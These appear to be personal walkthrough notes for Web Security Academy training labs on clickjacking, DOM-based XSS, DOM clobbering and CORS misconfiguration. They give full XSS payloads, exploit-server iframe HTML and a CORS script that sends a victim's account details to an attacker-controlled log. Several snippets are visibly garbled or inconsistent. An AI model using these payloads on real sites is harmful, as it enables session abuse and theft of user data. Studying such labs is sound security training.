
## Lab: Exploiting clickjacking vulnerability to trigger DOM-based XSS

- **Objective:** Exploit a clickjacking vulnerability to trick a victim into interacting with a hidden iframe that contains a DOM-based XSS payload, resulting in arbitrary JavaScript execution.

- **Tools Used:** Browser (Chrome)

- **Steps taken:**

1. Navigate to the Submit feedback page. Test if the name parameter is vulnerable by adding it to the URL: .../feedback?name=<img src=1 onerror=alert(1)>



2. You need an exploit that loads the feedback page with the XSS payload pre-filled in the URL, then hides that page under a decoy.
3. Go to the Exploit Server. Paste the following into the Body section:

```

<style>
iframe{
position: relative;
width: 1000px
height: 900px
opacity: 0.1;
z-index: 2;
}
div{
position: absolute;
top: 815px;
left: 40px;
z-index: 1;
}
</style>
<div>Test me</div>
<iframe src="https://00a0200e104209067809003dr00650050.web-security-academy.net/feedback?name=<img src=1 onerror=print()%gt;&email=test@test.com&subject=test&message=test">
</iframe>

```

This is your server. You can use the form below to save an exploit, and send it to the victim.  
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

**Craft a response**

URL: <https://exploit-0a7900370469980c807602e501950034.exploit-server.net/exploit>

HTTPS:

File: /exploit

Head:

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8


Body:

```
<style>
  iframe {
    position: relative;
    width: 1000px;
    height: 200px;
    opacity: 0.1;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 815px;
    left: 40px;
  }
</style>
<div>
</div>
```

src="https://0a6200e1042f8967809003d00650050.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=checker@attacker-website.com&subject=test&test=message-test!&feedbackResult=</div>"

**Store** **View exploit** **Deliver exploit to victim** **Access log**

4. Click **Store** to save your exploit.
5. Click **View exploit** to test it on yourself. Check if text in the lab is aligned properly.
6. Once confirmed, click **Deliver exploit to victim**.



# DOM-based vulnerabilities

## Lab: DOM XSS using web messages

- **Objective:** Exploit a DOM-based XSS vulnerability caused by unsafe handling of window.postMessage data, resulting in arbitrary JavaScript execution in the victim's browser.
- **Tools Used:** Browser (Chrome)
- **Steps taken:**
  1. Open the lab and View Page Source of the home page.
  2. Look for a <script> block containing a message listener.
  3. Go to the Exploit Server. In the Body section, enter the following HTML:

```
<iframe src="https://0a3400630455659380ae9ecf001800a8.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','*')"></iframe>
```

This screenshot shows a browser window with the title "WebSecurity Academy" and the sub-page "DOM XSS using web messages". A red box highlights the "Body" section of the form, which contains the following code:

```
<iframe src="https://0a3400830455659380be9ecf001800a8.web-security-academy.net/" onload="this.contentWindow.postMessage(<img src=1 onerror=print(1)>,"*")">
```

4. Click Store to save your exploit.
5. Click View exploit. A print dialog should pop up in your browser. This confirms the XSS triggered.
6. Once confirmed, click Deliver exploit to victim.

This screenshot shows the same browser window after the exploit was delivered. The status bar at the top now says "Solved". A red box highlights the "Body" section of the form, which contains the same XSS payload as before.

## Lab: DOM XSS using web messages and a JavaScript URL


- **Objective:** Exploit a DOM-based XSS vulnerability caused by unsafe handling of `window.postMessage` data, where the application uses it to set `iframe.src` or similar attributes, allowing injection of a javascript: URL that executes arbitrary JavaScript.

- **Tools Used:** Browser (Chrome)


- **Steps taken:**

1. Open the lab and View Page Source.
2. Look for the JavaScript snippet handling messages.
3. We must send the message as a JSON object or a string that the browser interprets as an object.
4. Go to the Exploit Server. In the Body section, enter the following HTML:  

```
<iframe src="https://0a9b00a404b87ef780d13fb005e00ae.web-security-academy.net/"  
onload="this.contentWindow.postMessage(javascript:print()//http.)">
```



5. Click Store to save the exploit.
6. Click View exploit. If the print dialog appears, the exploit is successful.
7. Click Deliver exploit to victim to solve the lab.



## Lab: Exploiting DOM clobbering to enable XSS

- **Objective:** Exploit a DOM-based vulnerability where DOM clobbering (overwriting global variables via crafted HTML elements/attributes) enables an attacker to inject malicious JavaScript and achieve XSS.
- **Tools Used:** Browser (Chrome)
- **Steps taken:**

1. Go to one of the blog posts and create a comment containing the following anchors:  
`<a id=defaultAvatar><a id=defaultAvatar name=avatar href="cid:"onerror=alert(1)//">`

Comments

Tenn O'Clock | 26-12-2025  
This has been copied straight from my blog. Reported!

Nish N'Chips | 27-12-2025  
You should do a daily blog.

Aileen Sightly | 07-01-2026  
I'd like you to ghostwrite my life story. would you be interested?

Leave a comment

Comment:  
HTML is allowed

```
<a id="defaultAvatar"><a id="defaultAvatar" name="avatar" href="cid " onerror="alert(1)"/>
```

Name:

Email:  name@attack.com

Website:

**Post Comment**

< Back to Blog

2. Return to the blog post and create a second comment containing any random text. The next time the page loads, the alert() is called.

Tenn O'Clock | 26-12-2025  
This has been copied straight from my blog. Reported!

Nish N'Chips | 27-12-2025  
You should do a daily blog.

Aileen Sightly | 07-01-2026  
I'd like you to ghostwrite my life story. would you be interested?

name | 10-01-2026  
Hello there...

Leave a comment

Comment:  
HTML is allowed

Hello there...


Name:  name2

Email:  name@attack.com


Website:

**Post Comment**

< Back to Blog



3. Refresh the page and the lab is solved.



# Cross-origin resource sharing (CORS)

## Lab: CORS vulnerability with basic origin reflection

- **Objective:** Exploit a CORS misconfiguration where the server reflects the Origin header back in the Access-Control-Allow-Origin response, allowing an attacker to read sensitive data cross-domain.

- **Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy

- **Steps taken:**

1. Log in to your account using wiener:peter.

The screenshot shows a browser window with the URL <https://0a6b007203ace1e88fb26d30949078.web-security-academy.net/my-account?id=wiener>. The page title is "CORS vulnerability with basic origin reflection". It features the "Web Security Academy" logo and navigation buttons for "Go to exploit server", "Submit solution", and "Back to lab description". Below the title, it says "LAB Not solved". The main content area is titled "My Account" and displays the user's information: "Your username is: wiener" and "Your API Key is: FNRF9fOEoD0B96l0PSs2uiFElJjzr". There is a form with an "Email" input field and a "Update email" button. At the bottom right of the browser window, there is a status bar showing "A26.03 PM" and "13-01-2020".

2. In Burp Suite, go to Proxy > HTTP history. Find the request to /accountDetails.
3. Right-click the request and select Send to Repeater.

The screenshot shows the Burp Suite interface with the "Target" set to <https://0a6b007203ace1e88fb26d30949078.web-security-academy.net>. The "Request" tab shows a GET request to "/accountDetails" with various headers and a JSON payload. The "Response" tab shows the server's response with a 200 OK status code and CORS headers. The "Inspector" tab on the right shows detailed information about the request attributes, query parameters, body parameters, cookies, headers, and response headers. The status bar at the bottom indicates "Done" and "Event log (1) All issues".

4. In the Repeater tab, add a fake Origin header to the request: Origin: <https://random.website.com>

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
GET /accountDetails HTTP/1.1
Host: 086b007203ace1e881fb26d300940078.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Sec-Ch-Ua: "Google Chrome";v="141"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Referer: https://086b007203ace1e881fb26d300940078.web-security-academy.net/account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Referrer-Policy: strict-origin-when-cross-origin
```
- Response:**

```
HTTP/1.1 200 OK
Date: 07/03/2024 10:00:00
Server: Apache/2.4.41 (Ubuntu)
Content-Type: application/json; charset=UTF-8
Content-Length: 145
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
```
- Inspector:**

```
{"username": "wiener", "password": "peter"}  
"password": "pETER"
```

5. Since the server trusts any origin, we can host a script on our Exploit Server that fetches this data and sends it back to us.
6. Go to the Exploit Server. In the Body section, enter the following JavaScript:

```
<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://086b007203ace1e881fb26d300940078.web-security-academy.net/accountDetails',true);
req.withCredentials = true;
req.send();
function reqListener() { location='/log?key='+this.responseText; }
</script>
```



This screenshot shows a browser window with several tabs open, including "All labs | Web Security Academy" and "exploit-0a5b006b036be1b981ef2566012e0059.exploit-server.net". The main content is a "CORS vuln" page from "WebSecurity Academy". A modal dialog box is displayed, asking "server.net says" and showing the URL "http://exploit-0a5b006b036be1b981ef2566012e0059.exploit-server.net/exploit". Below the modal, a message states: "This is your server. You can use the form below to save an exploit, and send it to the victim. Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome." A "Craft a response" section contains a code editor with the following JavaScript payload:

```
<script>
var req = new XMLHttpRequest();
req.onreadystatechange = reqListener;
req.open('get', 'https://0a5b006b036be1b981ef2566012e0059.web-security-academy.net/accountDetails', true);
req.withCredentials = true;
req.send();

function reqListener() {
    location=log%key%+this.responseText;
}</script>
```

This screenshot shows a browser window with several tabs open, including "All labs | Web Security Academy" and "exploit-0a5b006b036be1b981ef2566012e0059.exploit-server.net". The main content is a "CORS vulnerability with basic origin reflection" page from "WebSecurity Academy". A green "Solved" button is visible. A message at the top says "Congratulations, you solved the lab!" and "Share your skills! Continue learning". Below the message, a note states: "This is your server. You can use the form below to save an exploit, and send it to the victim. Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome." A "Craft a response" section contains a code editor with the same JavaScript payload as the previous screenshot:


```
<script>
var req = new XMLHttpRequest();
req.onreadystatechange = reqListener;
req.open('get', 'https://0a5b006b036be1b981ef2566012e0059.web-security-academy.net/accountDetails', true);
req.withCredentials = true;
req.send();

function reqListener() {
    location=log%key%+this.responseText;
}</script>
```


## Lab: CORS vulnerability with trusted null origin

- **Objective:** Exploit a CORS misconfiguration where the server trusts the null origin, allowing attackers to read sensitive data cross-domain by loading the vulnerable site in contexts that produce a null origin.
